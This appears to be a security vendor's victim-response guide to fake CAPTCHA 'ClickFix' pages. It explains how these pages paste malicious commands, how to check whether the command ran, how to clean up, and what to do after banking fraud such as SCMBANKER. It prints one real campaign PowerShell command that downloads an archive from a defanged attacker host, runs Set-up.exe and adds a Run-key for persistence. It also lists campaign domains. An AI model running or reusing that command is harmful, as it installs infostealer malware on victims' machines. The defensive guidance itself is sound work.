

Fake CAPTCHA and ClickFix pages are not normal verification checks. If a website told you to press Win+R, paste a command, open PowerShell, or use Windows Terminal, treat it as a malware delivery attempt. If you pressed Enter, assume an infostealer such as Lumma may have run until you prove otherwise; if you only saw the page or copied text without running it, close the page, clear the clipboard, and check that no command was launched.
What Fake CAPTCHA ClickFix Pages Do
ClickFix attacks make the victim run the malware installer manually. Email lures can create the same user-driven risk with MSI installers; if the downloaded file installed Tiflux or another remote-support tool, follow the Tiflux RMM cleanup guide before signing back in to accounts. The page may look like a Cloudflare, Google, browser, or document verification screen, but the instructions are the warning sign: real CAPTCHA systems do not ask you to open Run, Command Prompt, PowerShell, or Terminal. If you are still deciding whether the verification screen itself was fake, compare it with our Verify You Are Human scam checklist. If you only see Google’s real google.com/sorry/ unusual-traffic page, follow the Google unusual traffic warning checklist before assuming malware. Microsoft tracks ClickFix as a social-engineering technique that uses fake verification prompts, copied commands, and trusted Windows tools to deliver malware. [1][2]

In the original campaign we observed, the fake CAPTCHA redirected from questionable streaming pages. The page copied a malicious command to the clipboard and then displayed keyboard instructions that made the victim paste the command into Windows Run.

List of Fake CAPTCHA Domains From This Campaign
| URL | Analysis |
|---|---|
| stage-second-v2c.b-cdn[.]net | Scan Report |
| antibotx.b-cdn[.]net | Scan Report |
| bostfick.b-cdn[.]net | Archived indicator |
| fuse19.b-cdn[.]net | Archived indicator |
The demanded key sequence usually looks simple:
Press Windows Button (Win+R)
Press CTRL + V
Press Enter
The dangerous part is the clipboard. The page can place a PowerShell or command-line payload there before you see the instructions. Running it can download a ZIP or script, unpack a payload under AppData or Temp, launch the file, and create persistence through a Run key, scheduled task, startup folder, or another native Windows utility.
One command extracted from the campaign downloaded an archive, expanded it under the user’s AppData path, launched Set-up.exe, and wrote a Run-key value so the malware could start again later:
$BCKUinyM='https://finalsteptogo[.]com/uploads/tera14.zip'; $bpshwy7J=$env:APPDATA+'\WycT1ndu'; $EIjUwZlK=$env:APPDATA+'\yURiiySE.zip'; $avcKTKQb=$bpshwy7J+'\Set-up.exe'; if (-not (teSt-PATh $bpshwy7J)) { neW-iTeM -Path $bpshwy7J -ItemType Directory }; sTART-bItstransfEr -Source $BCKUinyM -Destination $EIjUwZlK; EXpAnD-arChiVE -Path $EIjUwZlK -DestinationPath $bpshwy7J -Force; rEmOVE-ItEM $EIjUwZlK; STArT-procEsS $avcKTKQb; neW-IteMPROPeRTY -Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'Ww5EqxGa' -Value $avcKTKQb -PropertyType 'String';If the lure was a browser update page rather than a CAPTCHA, use the Lumma fake update removal and account recovery guide for the browser-update-specific cleanup path.
If You Ran the Command, Do This First
- Do not run it again. Close the fake CAPTCHA page and overwrite the clipboard by copying harmless text.
- If a console window or installer is still open, disconnect from the internet. This can limit additional downloads or data theft while you inspect the PC.
- Run a full malware scan. Use Microsoft Defender and a second-opinion scanner such as GridinSoft Anti-Malware to check AppData, Temp, startup entries, scheduled tasks, browser folders, and downloaded files.
- Check whether persistence was created. Look at Startup apps, Task Scheduler, Services, browser extensions, and the Run keys under
HKCU\Software\Microsoft\Windows\CurrentVersion\RunandHKLM\Software\Microsoft\Windows\CurrentVersion\Run. - Escalate if this became a network incident. A recent fake verification prompt delivered Potemkin Loader, RMMProject, and EtherRAT across more than 11 hosts; use our Potemkin Loader ClickFix analysis when you need network-level triage after someone ran the prompt.
- Change passwords only from a clean device. Prioritize email, password manager, Microsoft, Google, Discord, Steam, Roblox, crypto wallet, and banking accounts.
- Revoke sessions and connected apps. Password changes do not always invalidate stolen cookies or OAuth tokens, so use each service’s sign-out-everywhere, device list, active sessions, API keys, and connected-apps controls.
- Watch for follow-up fraud. Infostealer operators often use stolen cookies and saved passwords before the victim notices anything obvious on the PC.
TerminalFix network-tunnel branch: Microsoft later documented a campaign in which the fake CAPTCHA chain added DLL sideloading, scheduled-task and Run-key persistence, Active Directory reconnaissance, and a reverse WebSocket tunnel. Use the TerminalFix artifact and containment checklist when the prompt ran on a work or domain-joined computer.
Social-video lures can now create the same copied-command risk. Our report on TikTok PowerShell videos pushing Vidar stealer explains what to check when the instruction came from TikTok or Instagram Reels rather than a fake CAPTCHA page.
SCMBANKER and REF6045: When ClickFix Targets Banking
SCMBANKER is a PowerShell toolkit used in the REF6045 campaign against customers of Mexican banks, fintechs, payment processors, cryptocurrency exchanges, and other financial services. Elastic Security Labs found that the same fake-CAPTCHA command pattern can install modules that watch for banking windows, take rapid screenshots, redirect the browser, replace payment details in the clipboard, and deploy Remote Utilities for hands-on access. [3] If you ran the command and then saw a fake Windows Update screen, repeated UAC prompts, a forced reboot, a bank warning with a phone number, or mouse-control problems, use the banking response below as well as the general ClickFix cleanup steps.
| Situation | What to do |
|---|---|
| A fake Windows Update filled the screen, UAC prompts repeated, or the PC rebooted | Disconnect the PC from the internet, do not approve more prompts, and note the approximate time. Do not use that PC for banking or password changes until it has been cleaned. |
| A bank, fintech, payment, tax, or crypto window was open after the command ran | From a clean device, contact the institution through its official app, website, or the number on your card. Ask it to review or freeze pending activity, new beneficiaries, transfers, cards, and account access. |
| You copied an 18-digit CLABE or a 16-digit card number | Do not trust the pasted value. Re-enter and compare every digit before submitting. If a transfer was already sent, preserve the receipt and contact the bank immediately. |
| A bank warning told you to call a number or move money | Do not call the number on the warning, share an OTP, or transfer funds to a so-called safe account. Use only the institution’s official contact channel from another device. |
| Remote Utilities Host or another remote-control tool appeared unexpectedly | Keep the PC offline, record the tool name and installation time, and check Installed apps, Services, Startup, and Task Scheduler. Remove unauthorized remote access after preserving any evidence your bank or incident responder needs. |
SCMBANKER cleanup checks
- Run full scans before signing in again. Use Microsoft Defender and GridinSoft Anti-Malware, then reboot and scan again if warnings, scripts, or remote-control activity return.
- Inspect the campaign’s persistence locations. Check
C:\Users\Public\for an unexpectedrun.vbsor recent scripts, the Startup folders, and the Run keys underHKCU\Software\Microsoft\Windows\CurrentVersion\RunandHKLM\Software\Microsoft\Windows\CurrentVersion\Run. - Check for unauthorized remote access. Review installed applications and services for Remote Utilities Host or an unfamiliar MSI-installed support tool. Remove it, reboot, and verify that its service and startup entry do not return.
- Recover financial accounts from a clean device. Change banking and email passwords, revoke active sessions, review recovery details, and keep screenshots, transfer receipts, caller numbers, and the time of the incident.
- Reinstall when trust cannot be restored. If the operator controlled the desktop, altered a transaction, or persistence returns after cleanup, back up documents only and reinstall Windows from known-clean media.
A scanner may quarantine the visible script while a Run key, Startup copy, scheduled task, hidden module, or remote-access service remains. A full follow-up scan helps check those persistence points before you use the PC for financial accounts again.
If the page or email made you download an invoice, coupon, tracking app, browser extension, or support tool, scan the PC before opening it again or logging into sensitive accounts.
Scan for ClickFix persistenceHow to Check Whether the Command Actually Ran
| Place to check | What to look for |
|---|---|
| Run dialog history | Press Win+R and check the drop-down list for a recent PowerShell, cmd, mshta, wscript, wt, curl, or suspicious URL command. |
| PowerShell history | Look for recent unknown commands in %APPDATA%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt, if history logging was enabled. |
| AppData and Temp | Check for new random folders, ZIP files, scripts, renamed installers, or executables created around the time of the CAPTCHA. |
| Startup locations | Review Startup apps, Task Scheduler, Services, and Run keys for random names or paths under AppData, Temp, ProgramData, or Downloads. |
| Browser and account activity | Review new extensions, changed search/start pages, unknown signed-in devices, suspicious logins, and new forwarding rules or connected apps. |
If You Only Saw the Page
Seeing the fake CAPTCHA page alone is usually less serious than running its command. If you did not press Enter in Run, PowerShell, Command Prompt, or Terminal, the malware payload probably did not execute. Still, clear the clipboard, close the tab, avoid the site that redirected you there, and run a quick scan if you are unsure whether a command window opened.
Why Account Cleanup Matters
Many fake CAPTCHA campaigns deliver infostealers. Lumma Stealer, for example, is known for stealing data from browsers and applications, including saved credentials and session material. That is why the response should not stop at deleting one suspicious file. After the device is clean, rotate important passwords, revoke active sessions, and check account recovery details so attackers cannot keep using stolen browser data.
Microsoft’s July 2026 ACR Stealer investigation adds a specific after-execution lane: WebDAV or MSHTA delivery, a hidden update-like scheduled task, and theft of browser passwords, cookies, tokens, PDFs, and Microsoft 365 files. Use our ACR Stealer ClickFix response checklist if you ran the command and need the concrete RunMRU, task, session-revocation, and cleanup sequence.
For a broader cleanup sequence after a game, mod, fake update, or other suspicious download, use Gridinsoft’s infostealer recovery checklist.
How to Protect Yourself From Fake CAPTCHA Lures
Avoid pages that force downloads, open new tabs, or show verification screens after you click video players, cracked-software links, fake updates, or document viewers. If any website asks you to run a command to prove you are human, leave the page. Normal verification happens inside the browser and never requires PowerShell.
A reliable anti-malware tool is useful when the fake CAPTCHA was already executed or when redirects keep returning. GridinSoft Anti-Malware can inspect startup locations, downloaded payloads, browser changes, and recurring suspicious activity after a ClickFix-style lure.
Related case: Fake CAPTCHA lures continue to evolve. A newer ACSC advisory describes ClickFix pages on compromised WordPress sites that copy PowerShell commands and deliver Vidar Stealer. See Gridinsoft’s report on ClickFix Vidar attacks.
The same fake-verification pattern now appears in a Ghost CMS poisoning campaign where legitimate sites were altered to serve ClickFix lures. Gridinsoft has a separate report on Ghost CMS and ClickFix malware delivery.
FAQ
Did I get infected if I only clicked the fake CAPTCHA?
Usually no. The dangerous step is running the copied command in Run, PowerShell, Command Prompt, or Terminal. If you only saw the page or clicked a checkbox, close it, clear the clipboard, and scan if you are unsure.
What if I pasted the command but did not press Enter?
Close the Run or terminal window, copy harmless text to overwrite the clipboard, and do not return to the page. The command normally has to be executed before it can download or start the payload.
Should I reinstall Windows after a fake CAPTCHA command?
Not always. Start with a full scan, startup and scheduled-task review, and account-session cleanup. Reinstall Windows from clean media if malware keeps returning, scanners find active persistence, or you cannot trust the state of the device.
Why should I revoke sessions after changing passwords?
Infostealers can steal cookies and tokens, not only passwords. Session revocation, connected-app review, and sign-out-everywhere controls reduce the chance that an attacker can keep using an already stolen login session.
StopAndProtect expands the same ClickFix risk: hacked WordPress sites can display the fake CAPTCHA, host later stages, and receive stolen data. See the separate response plan for visitors and WordPress owners.
\n\n
References
- Microsoft Threat Intelligence and Microsoft Defender Experts. “Think before you Click(Fix): Analyzing the ClickFix social engineering technique.” Microsoft Security Blog, August 21, 2025, accessed June 2, 2026. https://www.microsoft.com/en-us/security/blog/2025/08/21/think-before-you-clickfix-analyzing-the-clickfix-social-engineering-technique/
- Microsoft Security Intelligence. “Trojan:PowerShell/ClickFixObfus.B.” Microsoft, updated May 27, 2025, accessed June 2, 2026. https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Trojan%3APowerShell%2FClickFixObfus.B
- Jia Yu Chan and Salim Bitam. “ClickFix to Cash-Out: Anatomy of a Mexican Banking-Fraud Toolkit.” Elastic Security Labs, July 8, 2026, accessed July 14, 2026. https://www.elastic.co/security-labs/mexican-banking-fraud-scmbanker-ref6045

I’m currently in very inconvenient situation. Alien had finished unknown transactions with my bank card, thats why my bank account with amount together had to be blocked by authority